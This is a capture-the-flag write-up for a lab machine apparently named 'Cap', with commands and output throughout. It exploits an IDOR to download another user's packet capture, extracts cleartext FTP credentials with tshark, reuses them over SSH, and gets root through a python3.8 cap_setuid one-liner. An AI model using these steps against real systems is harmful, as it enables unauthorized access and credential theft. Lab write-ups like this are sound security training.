
Machine Summary :
We abuse an IDOR on a Flask "Security Dashboard" to grab a packet capture we never triggered, pull cleartext FTP creds out of it, reuse them over SSH for the user flag, then ride cap_setuid on python3.8 straight to root.
Enumeration :
Let's start off with a full nmap scan.
sudo nmap -Pn -n -p- -A -T4 -v 10.129.93.185 -oN nmap.txt
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Gunicorn
|_http-server-header: gunicorn
|_http-title: Security Dashboard
Three ports: FTP (vsftpd 3.0.3), SSH, and a Gunicorn web app titled "Security Dashboard". FTP anonymous login connects but the listing is empty, so the web app on 80 is the way in.
The Security Dashboard :
The site is a Flask app behind Gunicorn, a "Security Dashboard" logged in as user Nathan.

Reading the nav links out of the page gives us the interesting endpoints:
curl -s http://10.129.93.185/ | grep -oE 'href="[^"]+"'
href="/capture"
href="/ip"
href="/netstat"
/capture is the one that matters. It runs a 5 second packet capture on the box, then redirects us to /data/<id> to show the analysis. Watching that redirect, the id is just a sequential integer.
curl -s -o /dev/null -w "%{http_code}\n" http://10.129.93.185/capture # 302 -> /data/<id>

💡 The bug: IDOR on /data/<id>. The capture id is a predictable number and nothing checks that the capture is ours. So we don't have to trigger our own, we can just walk the ids backwards. /data/0 is the very first capture the app ever took, which is the one an admin process generated, not us.
for p in data/0 data/1; do echo -n "/$p -> "; curl -s -o /dev/null -w "%{http_code}\n" http://10.129.93.185/$p; done
/data/0 -> 200
/data/1 -> 200
/data/0 loads fine and hands us a Download button for its pcap.
Reading the capture :
We pull the raw pcap down through the download route.
curl -s -o 0.pcap http://10.129.93.185/download/0
file 0.pcap
0.pcap: pcap capture file ... (Linux cooked v1 ...)
FTP is cleartext, so any USER / PASS in that capture is right there. We dump the FTP command stream with tshark.
tshark -r 0.pcap -Y 'ftp.request' -T fields -e ftp.request.command -e ftp.request.arg
USER   nathan
PASS   Buck3tH4TF0RM3!
SYST
LIST
RETR   notes.txt
QUIT
There it is, nathan:Buck3tH4TF0RM3! in plaintext.
Foothold :
The password is reused for SSH, so we just log in.
sshpass -p 'Buck3tH4TF0RM3!' ssh nathan@10.129.93.185
nathan@cap:~$ id
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
USER FLAG :
nathan@cap:~$ cat user.txt
We can submit the user flag.
Privilege Escalation :
First thing I check on a box like this is file capabilities, since the whole theme is networking tools that need extra privileges.
getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
python3.8 has cap_setuid+eip. That is game over.
💡 Why cap_setuid is full root. cap_setuid lets the binary change its UID to anything, including 0, without being SUID. So we just call os.setuid(0) inside Python and then spawn a shell, which now runs as root. The capability does the privilege change for us.
Linux capabilities split root's power into units a binary can hold on its own.
cap_setuidis the unit that controls setting the process UID, so a Python interpreter carrying it can become root at will.
python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:~# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
ROOT FLAG :
root@cap:~# cat /root/root.txt
And we now have the root flag.
Hope you enjoyed reading this 🌹